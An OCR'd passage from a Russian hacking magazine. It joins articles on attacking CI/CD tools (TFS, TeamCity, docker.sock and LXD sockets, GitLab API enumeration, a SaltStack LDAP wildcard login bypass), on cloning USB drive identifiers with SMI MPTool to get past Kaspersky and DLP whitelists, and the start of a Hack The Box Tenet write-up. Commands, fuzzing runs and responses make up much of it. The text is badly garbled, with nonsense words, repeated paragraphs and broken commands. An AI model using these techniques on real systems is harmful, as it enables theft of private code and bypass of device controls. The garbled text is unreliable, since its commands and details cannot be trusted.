


Смотри внимательно: мы можем что-то скачать по указанному адресу от имени Team Foundation Server. В процессе перебора все известные приватные адреса (127.0.0.1, 192.168.0.0/24, 10.0.0.0/8 и так далее) на предмет наличия папки .git — и кладут один внутренний репозиторий с кодом.

Таким образом, Team Foundation Server позволяет тасковать закрытый исходный код из приватных подсетей компании.


TEAMCITY

TeamCity — это уже про релиз. Собственно, он позволяет автоматически деплоить приложения, куда мы написали какой-то код, и закомментили, он улетает в TeamCity и там развертывается на некотором сервере. А бывает и так, что развертывание в продакшен.



В TeamCity есть такое понятие, как агрегат: это любое изменение, отправленное в TeamCity. Каждый агрегат есть определенный уникальный ID, с помощью которой можно зайти и почитать открытые артефакты части проектов.

Все сопи в том, что через этого гостя мы можем пихать API, через который создается конфигурация и в закрытом проекте, даже если они недоступны по-прямому. Через прямого через API видны build ID, с помощью которых можно через тот же API достать список всех приватных артефактов и прямые ссылки на них.



Дальше все просто — проходим по этим прямым ссылкам и скачиваем артефакты. Оставлять взломщика может только Basic64- (basic-) авторизация, то есть никакой мобильной двухфакторки доступа тут нет.

DOCKER

Docker (и LXD) слишком популярная штука, чтобы не сказать о нем хоть пару слов. Не вдаваясь излишне, что это средство контейнеризации для развертывания приложений в изолированной коробке.

Само собой, из Docker при желании можно обжечься, и об этом много раз говорилось, но сейчас я покажу один популярный misconfigs, который позволяет тасковать кластер системы даже без выхода из своего контейнера.

Если **docker.sock** доступен пользователям на контейнере, то через него мы можем обращаться непосредственно к Docker API на хосте, то есть штатным curl дергать API и в процессе создать новый контейнер. Проблема возникает при следующей строке запуска:

```
docker run -v /var/run/docker.sock:/var/run/docker.sock debian ls
```

Строка запуска curl для взаимодействия с API выглядит так:

```
curl -s --unix-socket /var/lib/lxd/unix.socket a/1.0/containers/
```

```
{
  "type": "async",
  "status": "Operation created",
  "status_code": 100,
  "metadata": {
    "id": "4390f4a1-e054-4b76-86ad-bff06169fce1",
    "class": "task",
    "created_at": "2021-04-18T22:56:22.590239576
```

А вот и пример с LXD, но так вот то же самое — разница только в том, что Docker API сидит на порту 2375, а LXD — на 8443, а при обращении через Unix-сокет указывается другой путь.

```
curl -s --unix-socket /var/lib/lxd/unix.socket a/1.0/containers/
```

```
{
  "type": "async",
  "status": "Operation created",
  "status_code": 100,
  "metadata": {
    "id": "4390f4a1-e054-4b76-86ad-bff06169fce1",
    "class": "task",
    "created_at": "2016-04-18T22:56:22.590239576
```

GITLAB

Первая проблема — это перекат исходных кодов из других раннеров. Как известно, эти раннеры работают на Docker, что автоматически распространяет уязвимости из прошлого раздела на раннеры GitLab CI.

Не буду повторяться — сразу переходим к механизмам эксплуатации, которые реальны, если ты вдруг можешь манипулировать скриптами в раннерах.

1. Сканируем свою подсеть на наличие порта 2375 в поисках других раннеров. Если это несколько — ищем у себя **docker.sock**.
2. Обращаемся к API и выполняем свои команды в найденных контейнерах.
3. Забираем код отсюда.

Выглядит несложно.

Проза доступа в GitLab — это одна большая загадка, потому что сисятелю может читать через API вообще кто угодно. Сниппеты — это кучки кода, которые что-то оставил кто-нибудь, ищем у себя **docker_sock**.

Из прямого API достаем интересные штуки. Например, безо всякой авторизации можно выгрузить метаданные проектов (кем и когда созданы, описания и прочее).

```
$ curl -s -H "range:1-10000" -s\k=200 https://gitlab.company.hack/api/v4/projects/FUZZ
```

```
HTTP/1.1 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Type: application/json
ETag: W/"d41d8cd98f00b204e9800998ecf8427e"
Expires: Tue, 27 Jul 2021 20:12:16 GMT
Keep-Alive: timeout=5
Pragma: no-cache
Strict-Transport-Security: max-age=31536000
Vary: Origin, Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Gitlab-Feature-Category: unknown
X-Gitlab-Time: 0.012
X-Request-Id: 01F9ZTEEEEEEEEEEEEEEEEEEEE
X-Runtime: 0.012
X-Total: 0
X-Total-Pages: 0
[{"id":2,"name":"Bernn Denis","username":"d.bernn","state":"active","avatar_url":null,"web_url":"https://gitlab.company.hack/d.bernn"},{"id":3,"name":"Vasya Pupkin","username":"v.pupkin","state":"active","avatar_url":null,"web_url":"https://gitlab.company.hack/v.pupkin"},{"id":4,"name":"Petya Pupkin","username":"p.pupkin","state":"active","avatar_url":null,"web_url":"https://gitlab.company.hack/p.pupkin"},{"id":5,"name":"Sidorov Ivan","username":"i.sidorov","state":"active","avatar_url":null,"web_url":"https://gitlab.company.hack/i.sidorov"},{"id":6,"name":"Petrov Sergey","username":"s.petrov","state":"active","avatar_url":null,"web_url":"https://gitlab.company.hack/s.petrov"},{"id":7,"name":"Ivanov Ivan","username":"i.ivanov","state":"active","avatar_url":null,"web_url":"https://gitlab.company.hack/i.ivanov"},{"id":8,"name":"Sidorov Sergey","username":"s.sidorov","state":"active","avatar_url":null,"web_url":"https://gitlab.company.hack/s.sidorov"},{"id":9,"name":"Petrov Ivan","username":"i.petrov","state":"active","avatar_url":null,"web_url":"https://gitlab.company.hack/i.petrov"},{"id":10,"name":"Ivanov Sergey","username":"s.ivanov","state":"active","avatar_url":null,"web_url":"https://gitlab.company.hack/s.ivanov"},{"id":11,"name":"Pupkin Vasya","username":"v.pupkin","state":"active","avatar_url":null,"web_url":"https://gitlab.company.hack/v.pupkin"}]
```

Project API

Искать проекты можно обычным ffuzz'ом так:

```
$ wfuzz -c -z range,1-10000 --sc=200 https://gitlab.company.hack/api/v4/projects/FUZZ
```

```
ggwp@ggwp-VIRTUALBOX:~/wfuzz/src/wfuzz$ ./wfuzz -c -z range,1-10000 --sc=200 https://gitlab.company.hack/api/v4/projects/FUZZ
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://gitlab.company.hack/api/v4/projects/FUZZ
Total requests:

=====================================================================
ID           Response   Lines    Word     Chars    Payload
=====================================================================

000000001:   C=200      8 L      1 W      2 Ch     "2"
000000003:   C=200      8 L      1 W      2 Ch     "4"
000000004:   C=200      8 L      1 W      2 Ch     "5"
000000005:   C=200      8 L      1 W      2 Ch     "6"
000000006:   C=200      8 L      1 W      2 Ch     "7"
000000007:   C=200      8 L      1 W      2 Ch     "8"
000000008:   C=200      8 L      1 W      2 Ch     "9"
000000009:   C=200      8 L      1 W      2 Ch     "10"
000000010:   C=200      8 L      1 W      2 Ch     "11"
000000011:   C=200      8 L      1 W      2 Ch     "12"
000000012:   C=200      8 L      1 W      2 Ch     "13"
000000013:   C=200      8 L      1 W      2 Ch     "14"
000000014:   C=200      8 L      1 W      2 Ch     "15"
000000015:   C=200      8 L      1 W      2 Ch     "16"
000000016:   C=200      8 L      1 W      2 Ch     "17"
000000017:   C=200      8 L      1 W      2 Ch     "18"
000000018:   C=200      8 L      1 W      2 Ch     "19"
000000019:   C=200      8 L      1 W      2 Ch     "20"
000000020:   C=200      8 L      1 W      2 Ch     "21"
000000021:   C=200      8 L      1 W      2 Ch     "22"
000000022:   C=200      8 L      1 W      2 Ch     "23"
000000023:   C=200      8 L      1 W      2 Ch     "24"
000000024:   C=200      8 L      1 W      2 Ch     "25"
000000025:   C=200      8 L      1 W      2 Ch     "26"
000000026:   C=200      8 L      1 W      2 Ch     "27"
000000027:   C=200      8 L      1 W      2 Ch     "28"
000000028:   C=200      8 L      1 W      2 Ch     "29"
000000029:   C=200      8 L      1 W      2 Ch     "30"
000000030:   C=200      8 L      1 W      2 Ch     "31"
000000031:   C=200      8 L      1 W      2 Ch     "32"
000000032:   C=200      8 L      1 W      2 Ch     "33"
000000033:   C=200      8 L      1 W      2 Ch     "34"
000000034:   C=200      8 L      1 W      2 Ch     "35"
000000035:   C=200      8 L      1 W      2 Ch     "36"
000000036:   C=200      8 L      1 W      2 Ch     "37"
000000037:   C=200      8 L      1 W      2 Ch     "38"
000000038:   C=200      8 L      1 W      2 Ch     "39"
000000039:   C=200      8 L      1 W      2 Ch     "40"
000000040:   C=200      8 L      1 W      2 Ch     "41"
000000041:   C=200      8 L      1 W      2 Ch     "42"
000000042:   C=200      8 L      1 W      2 Ch     "43"
000000043:   C=200      8 L      1 W      2 Ch     "44"
000000044:   C=200      8 L      1 W      2 Ch     "45"
000000045:   C=200      8 L      1 W      2 Ch     "46"
000000046:   C=200      8 L      1 W      2 Ch     "47"
000000047:   C=200      8 L      1 W      2 Ch     "48"
000000048:   C=200      8 L      1 W      2 Ch     "49"
000000049:   C=200      8 L      1 W      2 Ch     "50"
000000050:   C=200      8 L      1 W      2 Ch     "51"
000000051:   C=200      8 L      1 W      2 Ch     "52"
000000052:   C=200      8 L      1 W      2 Ch     "53"
000000053:   C=200      8 L      1 W      2 Ch     "54"
000000054:   C=200      8 L      1 W      2 Ch     "55"
000000055:   C=200      8 L      1 W      2 Ch     "56"
000000056:   C=200      8 L      1 W      2 Ch     "57"
000000057:   C=200      8 L      1 W      2 Ch     "58"
000000058:   C=200      8 L      1 W      2 Ch     "59"
000000059:   C=200      8 L      1 W      2 Ch     "60"
000000060:   C=200      8 L      1 W      2 Ch     "61"
000000061:   C=200      8 L      1 W      2 Ch     "62"
000000062:   C=200      8 L      1 W      2 Ch     "63"
000000063:   C=200      8 L      1 W      2 Ch     "64"
000000064:   C=200      8 L      1 W      2 Ch     "65"
000000065:   C=200      8 L      1 W      2 Ch     "66"
000000066:   C=200      8 L      1 W      2 Ch     "67"
000000067:   C=200      8 L      1 W      2 Ch     "68"
000000068:   C=200      8 L      1 W      2 Ch     "69"
000000069:   C=200      8 L      1 W      2 Ch     "70"
000000070:   C=200      8 L      1 W      2 Ch     "71"
000000071:   C=200      8 L      1 W      2 Ch     "72"
000000072:   C=200      8 L      1 W      2 Ch     "73"
000000073:   C=200      8 L      1 W      2 Ch     "74"
000000074:   C=200      8 L      1 W      2 Ch     "75"
000000075:   C=200      8 L      1 W      2 Ch     "76"
000000076:   C=200      8 L      1 W      2 Ch     "77"
000000077:   C=200      8 L      1 W      2 Ch     "78"
000000078:   C=200      8 L      1 W      2 Ch     "79"
000000079:   C=200      8 L      1 W      2 Ch     "80"
000000080:   C=200      8 L      1 W      2 Ch     "81"
000000081:   C=200      8 L      1 W      2 Ch     "82"
000000082:   C=200      8 L      1 W      2 Ch     "83"
000000083:   C=200      8 L      1 W      2 Ch     "84"
000000084:   C=200      8 L      1 W      2 Ch     "85"
000000085:   C=200      8 L      1 W      2 Ch     "86"
000000086:   C=200      8 L      1 W      2 Ch     "87"
000000087:   C=200      8 L      1 W      2 Ch     "88"
000000088:   C=200      8 L      1 W      2 Ch     "89"
000000089:   C=200      8 L      1 W      2 Ch     "90"
000000090:   C=200      8 L      1 W      2 Ch     "91"
000000091:   C=200      8 L      1 W      2 Ch     "92"
000000092:   C=200      8 L      1 W      2 Ch     "93"
000000093:   C=200      8 L      1 W      2 Ch     "94"
000000094:   C=200      8 L      1 W      2 Ch     "95"
000000095:   C=200      8 L      1 W      2 Ch     "96"
000000096:   C=200      8 L      1 W      2 Ch     "97"
000000097:   C=200      8 L      1 W      2 Ch     "98"
000000098:   C=200      8 L      1 W      2 Ch     "99"
000000099:   C=200      8 L      1 W      2 Ch     "100"
000000100:   C=200      8 L      1 W      2 Ch     "101"
000000101:   C=200      8 L      1 W      2 Ch     "102"
000000102:   C=200      8 L      1 W      2 Ch     "103"
000000103:   C=200      8 L      1 W      2 Ch     "104"
000000104:   C=200      8 L      1 W      2 Ch     "105"
000000105:   C=200      8 L      1 W      2 Ch     "106"
000000106:   C=200      8 L      1 W      2 Ch     "107"
000000107:   C=200      8 L      1 W      2 Ch     "108"
000000108:   C=200      8 L      1 W      2 Ch     "109"
000000109:   C=200      8 L      1 W      2 Ch     "110"
000000110:   C=200      8 L      1 W      2 Ch     "111"
000000111:   C=200      8 L      1 W      2 Ch     "112"
000000112:   C=200      8 L      1 W      2 Ch     "113"
000000113:   C=200      8 L      1 W      2 Ch     "114"
000000114:   C=200      8 L      1 W      2 Ch     "115"
000000115:   C=200      8 L      1 W      2 Ch     "116"
000000116:   C=200      8 L      1 W      2 Ch     "117"
000000117:   C=200      8 L      1 W      2 Ch     "118"
000000118:   C=200      8 L      1 W      2 Ch     "119"
000000119:   C=200      8 L      1 W      2 Ch     "120"
000000120:   C=200      8 L      1 W      2 Ch     "121"
000000121:   C=200      8 L      1 W      2 Ch     "122"
000000122:   C=200      8 L      1 W      2 Ch     "123"
000000123:   C=200      8 L      1 W      2 Ch     "124"
000000124:   C=200      8 L      1 W      2 Ch     "125"
000000125:   C=200      8 L      1 W      2 Ch     "126"
000000126:   C=200      8 L      1 W      2 Ch     "127"
000000127:   C=200      8 L      1 W      2 Ch     "128"
000000128:   C=200      8 L      1 W      2 Ch     "129"
000000129:   C=200      8 L      1 W      2 Ch     "130"
000000130:   C=200      8 L      1 W      2 Ch     "131"
000000131:   C=200      8 L      1 W      2 Ch     "132"
000000132:   C=200      8 L      1 W      2 Ch     "133"
000000133:   C=200      8 L      1 W      2 Ch     "134"
000000134:   C=200      8 L      1 W      2 Ch     "135"
000000135:   C=200      8 L      1 W      2 Ch     "136"
000000136:   C=200      8 L      1 W      2 Ch     "137"
000000137:   C=200      8 L      1 W      2 Ch     "138"
000000138:   C=200      8 L      1 W      2 Ch     "139"
000000139:   C=200      8 L      1 W      2 Ch     "140"
000000140:   C=200      8 L      1 W      2 Ch     "141"
000000141:   C=200      8 L      1 W      2 Ch     "142"
000000142:   C=200      8 L      1 W      2 Ch     "143"
000000143:   C=200      8 L      1 W      2 Ch     "144"
000000144:   C=200      8 L      1 W      2 Ch     "145"
000000145:   C=200      8 L      1 W      2 Ch     "146"
000000146:   C=200      8 L      1 W      2 Ch     "147"
000000147:   C=200      8 L      1 W      2 Ch     "148"
000000148:   C=200      8 L      1 W      2 Ch     "149"
000000149:   C=200      8 L      1 W      2 Ch     "150"
000000150:   C=200      8 L      1 W      2 Ch     "151"
000000151:   C=200      8 L      1 W      2 Ch     "152"
000000152:   C=200      8 L      1 W      2 Ch     "153"
000000153:   C=200      8 L      1 W      2 Ch     "154"
000000154:   C=200      8 L      1 W      2 Ch     "155"
000000155:   C=200      8 L      1 W      2 Ch     "156"
000000156:   C=200      8 L      1 W      2 Ch     "157"
000000157:   C=200      8 L      1 W      2 Ch     "158"
000000158:   C=200      8 L      1 W      2 Ch     "159"
000000159:   C=200      8 L      1 W      2 Ch     "160"
000000160:   C=200      8 L      1 W      2 Ch     "161"
000000161:   C=200      8 L      1 W      2 Ch     "162"
000000162:   C=200      8 L      1 W      2 Ch     "163"
000000163:   C=200      8 L      1 W      2 Ch     "164"
000000164:   C=200      8 L      1 W      2 Ch     "165"
000000165:   C=200      8 L      1 W      2 Ch     "166"
000000166:   C=200      8 L      1 W      2 Ch     "167"
000000167:   C=200      8 L      1 W      2 Ch     "168"
000000168:   C=200      8 L      1 W      2 Ch     "169"
000000169:   C=200      8 L      1 W      2 Ch     "170"
000000170:   C=200      8 L      1 W      2 Ch     "171"
000000171:   C=200      8 L      1 W      2 Ch     "172"
000000172:   C=200      8 L      1 W      2 Ch     "173"
000000173:   C=200      8 L      1 W      2 Ch     "174"
000000174:   C=200      8 L      1 W      2 Ch     "175"
000000175:   C=200      8 L      1 W      2 Ch     "176"
000000176:   C=200      8 L      1 W      2 Ch     "177"
000000177:   C=200      8 L      1 W      2 Ch     "178"
000000178:   C=200      8 L      1 W      2 Ch     "179"
000000179:   C=200      8 L      1 W      2 Ch     "180"
000000180:   C=200      8 L      1 W      2 Ch     "181"
000000181:   C=200      8 L      1 W      2 Ch     "182"
000000182:   C=200      8 L      1 W      2 Ch     "183"
000000183:   C=200      8 L      1 W      2 Ch     "184"
000000184:   C=200      8 L      1 W      2 Ch     "185"
000000185:   C=200      8 L      1 W      2 Ch     "186"
000000186:   C=200      8 L      1 W      2 Ch     "187"
000000187:   C=200      8 L      1 W      2 Ch     "188"
000000188:   C=200      8 L      1 W      2 Ch     "189"
000000189:   C=200      8 L      1 W      2 Ch     "190"
000000190:   C=200      8 L      1 W      2 Ch     "191"
000000191:   C=200      8 L      1 W      2 Ch     "192"
000000192:   C=200      8 L      1 W      2 Ch     "193"
000000193:   C=200      8 L      1 W      2 Ch     "194"
000000194:   C=200      8 L      1 W      2 Ch     "195"
000000195:   C=200      8 L      1 W      2 Ch     "196"
000000196:   C=200      8 L      1 W      2 Ch     "197"
000000197:   C=200      8 L      1 W      2 Ch     "198"
000000198:   C=200      8 L      1 W      2 Ch     "199"
000000199:   C=200      8 L      1 W      2 Ch     "200"

Total time: 0.000000
Processed Requests: 199
Filtered Requests: 0
Requests/sec.: 0.000000
```

Wfuzz API

И еще одна фишка, чтоб дважды не ходить, — GitLab позволяет запросто перечислить всеобщие всех своих пользователей через тот же кривой API.

```
$ curl -s -H "Accept:application/xml" -d "private_token=glpat-xxxxxxxxxxxxxxxxxxxx" -d "per_page=100" -d "page=1" https://gitlab.company.hack/api/v4/users
```

```
<?xml version="1.0" encoding="utf-8" />

```

Users API

INFO

Фишка до сих пор рабочая — можно зайти на официальный GitLab и проверить.

И еще кое-что. Можно запросить **https://gitlab.company.hack/?username=k.keys** где **username=k** — нек исомого пользователя, и получить публичный ssh-ключ, если тот генерил ssh-ключ ранее.

К сожалению, нужно знать имя пользователя, так что для полноценного перечисления этот способ не годится.

SALTSTACK

SaltStack — это централизованная система исполнения команд на нескольких серверах.

Архитектура у него примерно следующая: есть мастер-сервер и так называемые миньоны, на которых мы раскидываем требуемые команды.

В SaltStack есть три способа авторизации: login/pass, plain text (ага) файлы и LDAP. Последний позволяет в отличие возвращает вызывает X-Auth-Token. Второй формат на скриншоте отличен тот факт, что у нас все разделено, то есть делать тебе можно что угодно.

```
curl -s1 POST https://saltstack.company.hack/login -H "Accept: application/json" -d username='LDAP LOGIN;*' -d password='*' -d eauth='ldap'
```

```
$ curl -s1 POST https://saltstack.company.hack/login -H "Accept: application/json" -d username='LDAP LOGIN;*' -d password='*' -d eauth='ldap'
HTTP/1.1 200 OK
Content-Length: 1
Content-Type: application/x-www-form-urlencoded
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: GET, POST
Vary: Accept-Encoding, Accept
Allow: GET, HEAD, POST
{"return": [{"token": "f9ffb0ffffff
```

взлом

АТАКА КЛОНОВ

ПОМАЛЕМ ЗАЩИТУ ОТ ПОЗДНЕЙ ПЕРЕЗАЛИВКИ

Чтобы клонировать чужой сотовый, можно применить специальные программы-эмуляторы, которые позволяют обходить защиту от перезаливки сотовыми операторами каждый клонированный фальшивый с «оригиналом». В последние годы производители этого оборудования постоянно подвергают все новые версии своего ПО «доработке» с целью отсеивания таких «клонов». Какие существуют методы защиты от аппаратурных «клонов» и как на основе «Обьектива» обойти эти ограничения?

В этой статье мы рассмотрим, как отключить защиту USB «Мини Элтонс» Ver. Лицензия Ф-Мини на обьектив и как сделать клон с такого блока, минуя сотовую «Стойку» с подавом сигнала эхом. Зачем эмулятор? Можно, конечно, использовать для клонирования и «Стойку», и «Стойку» с подавом эхом, и «Стойку» с Дротом с сотовыми антенниками и устройствами.

КАК ВЫКЛЮЧИТЬ ФИЛЬЦЫ

Сотовые блоки бывают разные, но в ЗИП и профессиональ отличаются наличие сотовопитания, на питание антенных ферм и на прямоугольн оладкие с окна. В данном клоне в блоке Ф-Мини использовал блок сотовопитания Ф-Мини, блок сотовопитания ферм Ф-Мини, блок сотовопитания ферм Ф-Мини, блок сотовопитания ферм

АТАКА КЛОНОВ

ЛОМАЕМ ЗАЩИТУ ОТ ПОДКЛЮЧЕНИЯ USB-ФЛЕШЕК

Рис. 1. Вызываем меню выбора режима работы

Можно здесь нажать (своим нажмите). В меню SN Method выбираем **Static SN** (иначе наш серийник будет потом, как в попытке фальшива). В данном случае мы заходим сразу, нам требуется только одна запись. Если, скажем, нужно будет менялся от системы к системе.

В самом USB мы можем выставлять параметры, как к флешке-оригинала:

VID = 13FE, PID = 4200, bcDevice (номер ревизии) = PMAP

Или произвольные и придумать в нашем кейсе не использовать, можем не менять. Однако в некоторых моделях CSM они также привязываются для формирования серийника системе. Если не выбрасывать, наши параметры и куда вводить, то рекомендуем поторопить шагги с первого и вот сюда. Если в USB-оригинале отличаются, скопировать нет возможности, выставляем: флешка-флешка и продолжить. Номер. Оригинал прошивать не нужно.

В поле SN Begin No., SN End No. и SN Max заблаговременно ужмем: **0786574605408139**

Давай еще раз посмотрим на целевую строку:

USB\VID_13FE&PID_1050\PMAP_USB_DISK_2.0&REV_PMAP\0786574605408139

Мы уже перемотали номер ревизии (**PMAP**) и серийник — цифровую часть в конце.

В самом Inquiry сначала поле **Vendor**, в поле Product прописываем **USB DISK 2.0** VID и PID мы поменяли, чтобы серийный номер Device ID был такой же оригинала. В правом верхнем углу жмем Save и в главном окне нажимаем Start. Начинается перепрошивка флешки.

Рис. 2. Прошиваем флешку с помощью SMI MPTool

В нашем случае глубокая перепрошивка занимает 35 минут. А если использовали SMI MPTool можно задействовать более быстрый способ перемотки, когда в конторе отличается CID-регистр (Card Identification) отличается через меню Debug → Read CID/Write CID), а нем по аналогии с предыдущим способом. Но в отличие от предыдущего можем данные (из) отмы, не нужно устанавлять контрольные файлы данных, не забывать ставить значение строка нолей и так далее, что нередко.

Рис. 3. Прошиваем флешку с помощью SMI MPTool

Шаг 5. После успешной (на надежно) перепрошивки остается проверить наш фальшивый флешку и узнать, насколько она хорошая. Посмотрим данные с помощью CMDER и сравнить с данными оригинала:

- Description: [n] Дополнительно устройство для USB(USB Disk 2.0)
- Device Type: Mass Storage Device
- Protocol Version: USB 2.00
- Current Speed: Full speed
- **Max Current: 500mA** (у оригинала — 200 mA, можно поменять через свойства USB-Flasher на последующий перен. на при занимении силы тока устройства можно отказаться работы)
- Device ID: VID = 13FE PID = 4200
- Serial Number: 0786574605408139
- **Device Vendor: SMI Corporation** (у оригинала отсутствует, меняется через панель USB → Vendor String)
- **Device Product: USB DISK** (у оригинала USB DISK 2.0, меняется через панель USB → Product String)
- **Device Revision: 4200** (у оригинала 0100, данный параметр не изменяется)
- Product Model: USB DISK 2.0
- Product Revision: PMAP
- (...остальные по-прежнему и так различаются).

Теперь сравним DeviceID флешки-оригинала, фейка до клонирования и фейка после прошивки:

Рис. 4. Сравнение DeviceID до и после клонирования

Открыв свойства оборудования, проверяем путь к экземпляру клону:

USB\VID_13FE&PID_1050\DISK_2.0&REV_PMAP\0786574605408139&0

Цепочка? Нет.

USB\VID_13FE&PID_1050\DISK_2.0&REV_PMAP\0786574605408139&0

Теперь вставляем фейк в тестовую машину с включенным бесом отчасти для флешки оригинала:

Рис. 5. Вставляем фейк в тестовую машину

Сработает! Ведь отличий нет. Сработает! Проблем подключить оригинальную флешку вместо с фейком — обман, происходит конфликт, потому USB-Flasher пишет «Устройство занято». Но что подумает на то одной?

Для полного соответствия системе оригинал рекомендуем изменить сигнальные параметры, которые определяются фейк, дать ему метку оригинала И не забыть изменить VSN — как это сделать, ты уже знаешь.

Давай проверим фейк на надежном антивирусе — например, Kaspersky Endpoint Security 10.

Рис. 6. Проверяем фейк в Kaspersky Endpoint Security 10

Скачорна, что «использается в качестве идентификатора флешки оригинала».

Рис. 7. Идентификатор флешки в Kaspersky Endpoint Security 10

Это путь к экземпляру устройства, добавляем его в белый список, проверяем на какой-нибудь новой флешке.

Рис. 8. Сообщение о блокировке в Kaspersky Endpoint Security 10

И вот тут мы словили косяк — флешка отображается в проводнике (особенно «Компьютер») и пытается использовать антивирусом, но при попытке обратиться к ней получаем вот такое окно:




Рис. 9. Сообщение об отказе доступа к флешке

Но флешка-фейк прекрасно работает без каких-либо проблем.

Скачаю обходим мы протестировали (на коммерческом DLP-системе, СЗИ под Linux и начал на каждом попадал, фейка Textonest В DB USB 3.0 с контроллером SMI SM2267AB (возможно произдевается над кем) — SM MPTool V2.5.51 ЗГ P0505v1). Итак, произдевались, скно Settings, вкладка Multi-Lun Settings.

Рис. 10. Отключаем флешку или дискеты

Устанавливаем галку на Hoppy и форматированию, произдевали. Результат выглядит примерно так.

Рис. 11. Произдевали флешку с помощью Hoppy

Hoppy дисководит работает. (ачет :)

Проверим на Kaspersky. По-прежнему блокируется USB для любых флешек, кроме дисководов — «проклятие» успешно подключается, можно читать писать информацию. Доступа к флешке-оригиналу разрешу по-прежнему блокировка.

Если сформировать с Hoppy в Kaspersky с информацией по USB, то разница заключается только в типе устройства (Дискеты vs Съемный диск).

При включении блокировки диски данной метод, конечно, не сработает:

Рис. 12. Произдевали флешку с помощью Hoppy

Hoppy дисководит работает. (ачет :)

Проверим на Kaspersky. По-прежнему блокируется USB для любых флешек, кроме дисководов — «проклятие» успешно подключается, можно читать писать информацию. Доступа к флешке-оригиналу разрешу по-прежнему блокировка.

Если сформировать с Hoppy в Kaspersky с информацией по USB, то разница заключается только в типе устройства (Дискеты vs Съемный диск).

При включении блокировки диски данной метод, конечно, не сработает:

Рис. 13. Произдевали флешку с помощью Hoppy

CD-приводы

Аналогичный подход, но теперь потребуется создать на флешке CD-раздел и прописывать запись на него (образ из ISO-файла). Недостаток очевидный — можно только считывать инфу с CD-раздела, записать на флешку файлы ты уже не сможешь. Но, зачастую встречаются любопытные случаи — без проблем. Берем то же самое флешку на контроллере SM3267AB и через SM mpmanager CD Support. В разделе Multi-Lun Settings выставляем галочку Static CDROM Size и указываем размер под твой ISO, который мы будем туда залить.

Рис. 14. Выставляем галочку Static CDROM Size

На вкладке Main Flow Setting (если галки в Main Auto Run задаем пусть к ISO-образу, например) с Kal Linux — или чем-нибудь другим. После прошивки фейка отображается в проводнике как стандартный фейк-накопитель и CD-привод. С CD раздела можно читать, копировать файлы — все как при классическом мультизагрузке (ISO) образе.

Что же на это скажут наши блокировщики? В Kasterosoft и другие комплексы, мешающие работе с CD-приводами, отлично изучены в принципе. Почему? Вопрос с реализацией СЗИ и механизмом организации белых списков.

ВЫВОД

В статье мы рассмотрели варианты формирования максимально правдоподобного клона флешки, который позволяет обходить возможные блокировки. В зависимости от степени закорочиности, можно обойти почти любой белый список. Как нам видится, для гарантированной защиты от подмены USB можно было бы указывать в СЗИ конкретные модели флешек и заносить в белый список хеш от CID обьектов, от комбинации VID + PID. Белый или добавить мы выкода ОЧеРеПоТа (ну либо его часто). Нетолько было бы добавить в идентификационную информацию данные с кодом контроллера девайса.

В самом с тем что мы знаем парочку операционных систем, которые в качестве значения для белого списка используют значения производителя и серийный номер устройства. Но, к сожалению, в случае ОС которорые есть, подключение клонированных на серийник не подмена или несоответствие обьектов (пожалуйста) появляется. Поэтому, можно сравнивать VSN AUTO и хеш отличается при проверке DeviceID.

Безопасниками мы рекомендуем полностью блокировать подключение дисков и дисков в ОС, чтобы исключить отмывание вирусы обхода защиты. Будем рады получить обратную связь. Комментарии к комментам. Может быть, у читателей найдутся предложения для защиты от клонов или аналога аналогичной при подключении устройств. ⌘

HTB

ИСПОЛЬЗУЕМ ДЕСЕРИАЛИЗАЦИЮ В PHP И RACE CONDITION ДЛЯ ЗАХВАТА ВЕБ-СЕРВЕРА

Raffaele
Sicuranza.com

В этой статье я покажу простой инструмент для поиска бэкдоров, позволяющих тебе с уязвимостью при десериализации объектов в PHP и продемонстрирую Race Condition при выполнении самопсного скрипта. Все эти манипуляции мы будем проводить с Tenet — сферой по стоим ностями машиной с Hack The Box.

РАЗВЕДКА

По тради ции начнем с того, что добавим IP машины (**10.10.10.223**) в **/etc/hosts**, чтобы больше не печатать его руками:

```
10.10.10.223    tenet.htb
```

И сканируем порты:

```
#!/bin/bash
ports=$(nmap --min-rate=1000 -p- | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-07 18:17 EST
Nmap scan report for tenet.htb (10.10.10.223)
Host is up (0.06s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Debian 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 f4:b5:f7:b2:d1:49:a1:a1:ac:f6:69:fb:ba:7a:0a:ac (RSA)
|   256 f5:a6:67:5f:6d:f7:88:bb:ac:bd:ebf:f8:ff:cb:0a:ac (ECDSA)
|   256 ff:ac:fb:8c:c0:fb:2a:a6:84:48:0c:fb:f6:ed:8a:f8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds
```

Скрипт находит два открытых порта: 22 (служба SSH) и 80 (веб-сервер Apache). Сёй закрыт, а без учетки так делать нечего, поэтому будем «проби вать» 80-й. Конечно, тебе виде, нам интересует любая подробность: поэтому внимательно изучаем сайт.

На одной из страниц нашелся какой-то интересный комментарий — его оставил пользователь neil. В комментариях упоминается файл **sator.php**, а также бэкап.

Комментарий, оставленный на сайте пользователем neil

Это очень важная для нас информация. Не исключено, что там мы и найдем точку входа, если администратор не выполнил просьбу Нила и не стер упомя нутые файлы. Перемаш ерим и решил поискать бэкапы **sator.php** при помощи утилиты fuzz, которая поставляется вместе с Kali Linux:

```
ofac -u#1 http://tenet.htb/sator.php
```

```
:: Method           : GET
:: URL              : http://tenet.htb/sator.php
:: Follow redirects : false
:: Calculate times  : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : HTTP status 200,204,301,302,307,401,403,405,500
:: Filter           : Response size: 0

